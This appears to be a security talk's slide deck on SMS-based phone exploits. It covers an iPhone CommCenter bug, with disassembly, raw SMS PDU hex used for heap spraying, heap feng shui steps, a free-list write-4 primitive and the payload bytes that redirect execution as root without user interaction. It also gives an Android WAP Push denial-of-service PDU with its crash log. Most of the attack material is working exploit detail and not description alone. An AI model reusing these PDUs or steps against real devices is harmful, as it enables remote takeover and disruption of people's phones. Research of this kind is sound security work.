BL       get_this_msg_number
ADDS     R4, #0x14
MOVS     R1, R0
SUBS     R1, #1
MOVS     R0, R4
BLX      R5                ; get same guy we control that went into compare
MOVS     R1, R6
MOVS     R4, R0
ADD      R0, SP, #0xE0+some_string
BL       string_from_string_at_3c
ADD      R1, SP, #0xE0+some_string
MOVS     R0, R4            ; CRASH HERE
                           ; KERN_PROTECTION_FAIL at 0x303434fc
                           ; msg->field14.assign(var_24)
BLX      __ZNSs6assignERKSs ; std::string::assign(std::string  const&)
ADD      R0, SP, #0xE0+some_string
```

0791947106004034C40D91947196466656F800049010821142154004**04**00**03**01**20**

Bad “This”

- An array of C++ strings is allocated, of size Total number
- When a new concatenated msg arrives, it indexes into this array by (This number - 1)
  - Explicitly checks its not too big or 0
  - If This number is -1, it underflows the array
- It compares this string to a NULL string
  - If it is not equal, we know we already received a message with This number, so ignore this msg
  - If not assign the data from the msg to the string in the array

Compare




```
; Attributes: bp-based frame

; std::string::compare(std::string  const&)const
EXPORT __ZNKSs7compareERKSs
__ZNKSs7compareERKSs

var_18= -0x18
var_14= -0x14
oldR4= -0x10
oldR5= -0xC
oldR7= -8
oldLR= -4

STMFD   SP!, {R4,R5,R7,LR}
ADD     R7, SP, #8
SUB     SP, SP, #8
LDR     R0, [R0]        ; void *
LDR     R5, [R0,#-0xC]
STR     R5, [SP,#0x18+var_14]
LDR     R1, [R1]        ; void *
LDR     R4, [R1,#-0xC]
CMP     R5, R4
MOVHI   R2, SP
ADDLS   R2, SP, #0x18+var_14
STR     R4, [SP,#0x18+var_18]
LDR     R2, [R2]        ; size_t
BL      _memcmp
CMP     R0, #0
RSBEQ   R0, R4, R5
SUB     SP, R7, #8
LDMFD   SP!, {R4,R5,R7,PC}
; End of function std::string::compare(std::string  const&)
```

Comparing Null String

- The only way to pass this test is to have a “length” of 0
- This length is stored in the first dword of the buffer
- (at location -0xc from the pointer)
- To pass the test, need 00000000 at ptr - 0xc

Assign



```
; Attributes: bp-based frame

; std::string::_Rep::_M_dispose(std::allocator<char>  const&)
EXPORT __ZNSs4_Rep10_M_disposeERKSaIcE
__ZNSs4_Rep10_M_disposeERKSaIcE

oldR4= -0x10
oldR5= -0xC
oldR7= -8
oldLR= -4

LDR     R3, =(__ZNSs4_Rep20_S_empty_rep_storageE - 0x3005325C)
STMFD   SP!, {R4,R5,R7,LR}
ADD     R3, PC, R3       ; std::string::_Rep::_S_empty_rep_storage
CMP     R3, R0
ADD     R7, SP, #8
MOV     R4, R0
MOV     R5, R1
LDMEQFD SP!, {R4,R5,R7,PC}
```

```
ADD     R0, R0, #8
MOV     R1, 0xFFFFFFFF   ; exchange_and_add(base_string->dword0 - 4)
                         ;       *(base_string->dword0 - 4) --
BL      __ZN9__gnu_cxx18__exchange_and_addEPVii ; __gnu_cxx::__exchange_and_add(int  volatile*,int)
CMP     R0, #0
LDMGTFD SP!, {R4,R5,R7,PC}
```

```
MOV     R0, R4
MOV     R1, R5
LDMFD   SP!, {R4,R5,R7,LR} ; destroy(new_string->dword0 - 0xc)
B       __ZNSs4_Rep10_M_destroyERKSaIcE ; std::string::_Rep::_M_destroy(std::allocator<char>  const&)
; End of function std::string::_Rep::_M_dispose(std::allocator<char>  const&)
```

Assign

- Replaces old string data with new string data
- Adjusts lengths
- Disposes old string
  - Decrements reference counter (at pointer - 0x4)
  - free()'s buffer (from pointer - 0xc)

Need 2 things

- Step 1: control the dword (pointer) before the array of strings (actually we want array[-2])
- Step 2: Point it at memory that begins with 00000000
    - Then we can decrement the dword at pointer+8
    - We can free(pointer)
- Either of these two things are enough for exploitation
- But can you manipulate the heap with only SMS???

Again with the concatenated messages

- Each time a new reference number appears, an array of strings is allocated (size Total * 4)
- Each time a new message for that ref number appears, a string is allocated to store the data
  - Buffer of size 0x2d, 0x4d, 0x8d, 0x10d
- When the concatenated message is complete
  - These pointers are all freed when all the messages have arrived (but not before)
  - All strings are appended into one big string
  - Which is then free'd shortly thereafter

Our heap weapons

- Can allocate data in buffers up to size 144 (data of SMS message)
    - Can control when (or if) these guys are free'd
- Can allocate different sized buffers of pointers to C++ strings (up to size 1024 bytes)
    - Can control when (or if) these guys are free'd
- Can create long strings of data up to size 36k, free'd immediately

That's it! But that's enough

OS X memory management

- Different regions
  - Tiny: allocation <= 0x1f0 (496 bytes)
  - Small: 0x1f0 < allocation <= 0x3c00 (15,360 bytes)
- Each region maintains a list of free’d pointers
- Malloc tries to return the first free’d pointer that is big enough to hold the new buffer
- If that buffer is bigger than needed, the rest is put on the free’d list again in a smaller slot

Heap spray, 140 bytes at a time

- Send a bunch of SMS's with different This numbers for large Total number and different reference numbers
- You can get 140 = 0x8c bytes allocated which contain arbitrary binary data (in a 0x90 byte buffer)
- 8-bit ref: get 0x90 * 254 msgs * 255 ref #'s = 9 MB
- 16-bit ref: get > 2GB
- No indication on the phone these messages are arriving since they are never complete!


```
0791947106004034C40D91947196466656F8000490108211421540860500003f06401414141414141414141414141414141414141414141414141
414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141

0791947106004034C40D91947196466656F8000490108211421540860500003f06402414141414141414141414141414141414141414141414141
414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141

0791947106004034C40D91947196466656F8000490108211421540860500003f06403414141414141414141414141414141414141414141414141
414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141414141
```

```
00337fdc | 41414141 41414141 41414141 41414141
00337fec | 41414141 41414141 41414141 41414141
00337ffc | 41414141 41414141 41414141 41414141
0033800c | 41414141 41414141 41414141 41414141
0033801c | 41414141 41414141 41414141 41414141
0033802c | 41414141 41414141 41414141 41414141
0033803c | 41414141 41414141 41414141 41414141
0033804c | 00000000 00000080 00000080 00000000
0033805c | 41414141 41414141 41414141 41414141
0033806c | 41414141 41414141 41414141 41414141
0033807c | 41414141 41414141 41414141 41414141
0033808c | 41414141 41414141 41414141 41414141
0033809c | 41414141 41414141 41414141 41414141
003380ac | 41414141 41414141 41414141 41414141
003380bc | 41414141 41414141 41414141 41414141
003380cc | 41414141 41414141 41414141 41414141
003380dc | 00000000 00000080 00000080 00000000
003380ec | 41414141 41414141 41414141 41414141
003380fc | 41414141 41414141 41414141 41414141
0033810c | 41414141 41414141 41414141 41414141
0033811c | 41414141 41414141 41414141 41414141
0033812c | 41414141 41414141 41414141 41414141
0033813c | 41414141 41414141 41414141 41414141
0033814c | 41414141 41414141 41414141 41414141
...
```

Also

- Can do stuff like mini-heap feng shei if you send in messages with two different reference numbers
  - Ref1, This 1
  - Ref2, This 1
  - Ref1, This 2
  - ...
- Then "complete" one of them to get the buffers free'd
- This gives you "holes" in the heap

Mobile Heap Feng Shui



```
30052820> dd 008293e0
008293e0 | 41414141 41414141 41414141 41414141
008293f0 | 41414141 41414141 41414141 41414141
00829400 | 38012fbc 38012fbc 38012fbc 38012fbc
00829410 | 38012fbc 38012fbc 38012fbc 38012fbc
00829420 | 38012fbc 38012fbc 38012fbc 38012fbc
00829430 | 38012fbc 38012fbc 38012fbc 38012fbc
00829440 | 38012fbc 38012fbc 38012fbc 38012fbc
00829450 | 38012fbc 38012fbc 38012fbc 38012fbc

ACCESS VIOLATION
r0=00053268  r1=00053268  r2=0032c7c0  r3=00829400
r4=0032c7c0  r5=00036bc5  r6=41414141  r7=00603a68
r8=00053268  r9=0082a200  r10=00000000 r11=00000000
r12=00063014 sp=00603a50  lr=00039d3f  pc=30052820
ctrl=20000010
libstdc++.6.dylib!__ZNKSs7compareEPKc+1c:
pc=30052820 0c 50 16 e5 ldr r5, [r6, -#12]
```

What to decrement?

- Gotta be something with a zero dword before it
- Must be at a consistent address
- Decrementing it should help us
- Pointer in the free'd list!
  - If we decrement it so it points to our data then when it gets re-used for a malloc an unlinking will occur
  - This gives us a write-4 primitive

The dream

- Our data is right before an array of C++ strings which we can underflow (so it reads our user controlled pointer)
- We have data before a pointer in the free'd list
    - (and this pointer stays at the beginning of the free list when we do all this stuff)
- We decrement the pointer so the free'd list pointer points to the middle of our data
- We cause an allocation to occur which uses this free'd pointer
- This buffer is unlinked from the free list which gives us a write-4 (we control metadata)
- We write-4 to the global offset table
- Get that function pointer called

Exploit

- Msg 1: Allocate 2/3 of small concatenated message (so it will end up in tiny region)
- Msg 2: Allocate n/(n+1) of a concat msg for some n
- Msg 3: Allocate n/n of a concat msg
- Gives holes in memory *and* clears out free list
- Send last bit of Msg1 to put it on the free list (with lots of other smaller guys on the free list ready to get used)
- Create 16 arrays with this msg = -1
    - Each does 1 decrement to the free list pointer
- Send in array request of size 0x7b

Our data

- For demo of write-4:
  - 42424242**fecabeba**bb6fabf7**dc800f00**
  - unchecksum(0xf7ab6fbb) = 0xdeadbee0
  - 0x000f80dc points to our string+4 on the free list
- For live hot action:
  - 42424242**fecabeba**a78c01c0**dc800f00**
  - unchecksum(0xc0018ca7) = 0x63290 = pthread_mutex_lock

Write-4

```
ACCESS VIOLATION
r0=00000001     r1=00003be9     r2=deadbee0     r3=babecafe
r4=000f8000     r5=0033be80     r6=00000001     r7=0060393c
r8=000f80d8     r9=0082a000     r10=0000001f    r11=f7ab6fbb
r12=fff00000    sp=00603920     lr=314559b4     pc=31455a80
ctrl=a0000010
libSystem.B.dylib!_tiny_malloc_from_free_list+240:
pc=31455a80 00 30 82 15 strne   r3, [r2]

31467aa4> dd 000f805c
000f805c | 00329530 00329b50 00337770 00310740
000f806c | 00000000 00000000 00000000 00000000
000f807c | 00339190 00000000 0032ac10 00000000
000f808c | 00000000 00000000 00000000 00000000
000f809c | 00324990 003290f0 00000000 00000000
000f80ac | 00000000 003295d0 00322900 00000000
000f80bc | 00000000 00000000 00000000 00000000
000f80cc | 00000000 00000000 00000000 0033be80

31467aa4> dd 0033be80
0033be80 | babecafe f7ab6fbb 000f80dc 00000000
0033be90 | c0000003 c00c9557 00330041 00000000
...
```

The dream becomes reality

```
ACCESS VIOLATION
r0=00305240     r1=00000006     r2=0005b1f0     r3=00305214
r4=00305210     r5=00603a6c     r6=00000006     r7=00603a38
r8=00000000     r9=0082a600     r10=00000000    r11=00000000
r12=00063290    sp=00603a38     lr=00044adb     pc=babecafc
ctrl=00000010
AudioToolbox!_gSystemSoundList+7e3712dc:
pc=babecafc ???
```

Did I mention this requires no user-interaction, and it runs as unsandboxed root?

In all

- 519 SMS’s (@ 1/sec)
- Only one shows up to user
- Can cause CommCenter to restart at will (for clean slate)
- Keep trying - you can throw the exploit as many times as you like

One final note on iPhone bug

- (since I’m a fuzzing nerd)
- Could only reasonably expect to be found with “smart” fuzzing
    - Length had to be exactly one (or 2) less than the actual length
    - Everything else had to be valid


Android DOS

Notified June 19th
Fixed July 20 (CRC1)

- Send any SMS to port 2948 (WAP Push)
- Get java.lang.ArrayIndexOutOfBoundsException
- Knocks phone off the network for a few seconds
- Works on European carriers, not on AT&T

`060504`**`0B84`**`000041`

ADB logcat output



Sorry!

The process com.android.phone has stopped unexpectedly. Please try again.

```
I/ActivityManager(   63): Stopping service: com.android.mms/.transaction.TransactionService
D/WAP PUSH(  376): Rx: 0606
D/AndroidRuntime(  376): Shutting down VM
W/dalvikvm(  376): threadid=3: thread exiting with uncaught exception (group=0x4000fe70)
E/AndroidRuntime(  376): Uncaught handler: thread main exiting due to uncaught exception
E/AndroidRuntime(  376): java.lang.ArrayIndexOutOfBoundsException
E/AndroidRuntime(  376):      at com.android.internal.telephony.WspTypeDecoder.decodeUintvarInteger(WspTypeDecoder.java:154)
E/AndroidRuntime(  376):      at com.android.internal.telephony.WapPushOverSms.dispatchWapPdu(WapPushOverSms.java:80)
E/AndroidRuntime(  376):      at com.android.internal.telephony.gsm.SMSDispatcher.dispatchMessage(SMSDispatcher.java:554)
E/AndroidRuntime(  376):      at com.android.internal.telephony.gsm.SMSDispatcher.handleMessage(SMSDispatcher.java:257)
E/AndroidRuntime(  376):      at android.os.Handler.dispatchMessage(Handler.java:99)
E/AndroidRuntime(  376):      at android.os.Looper.loop(Looper.java:123)
E/AndroidRuntime(  376):      at android.app.ActivityThread.main(ActivityThread.java:3948)
E/AndroidRuntime(  376):      at java.lang.reflect.Method.invokeNative(Native Method)
E/AndroidRuntime(  376):      at java.lang.reflect.Method.invoke(Method.java:521)
E/AndroidRuntime(  376):      at com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:782)
E/AndroidRuntime(  376):      at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:540)
E/AndroidRuntime(  376):      at dalvik.system.NativeStart.main(Native Method)
```

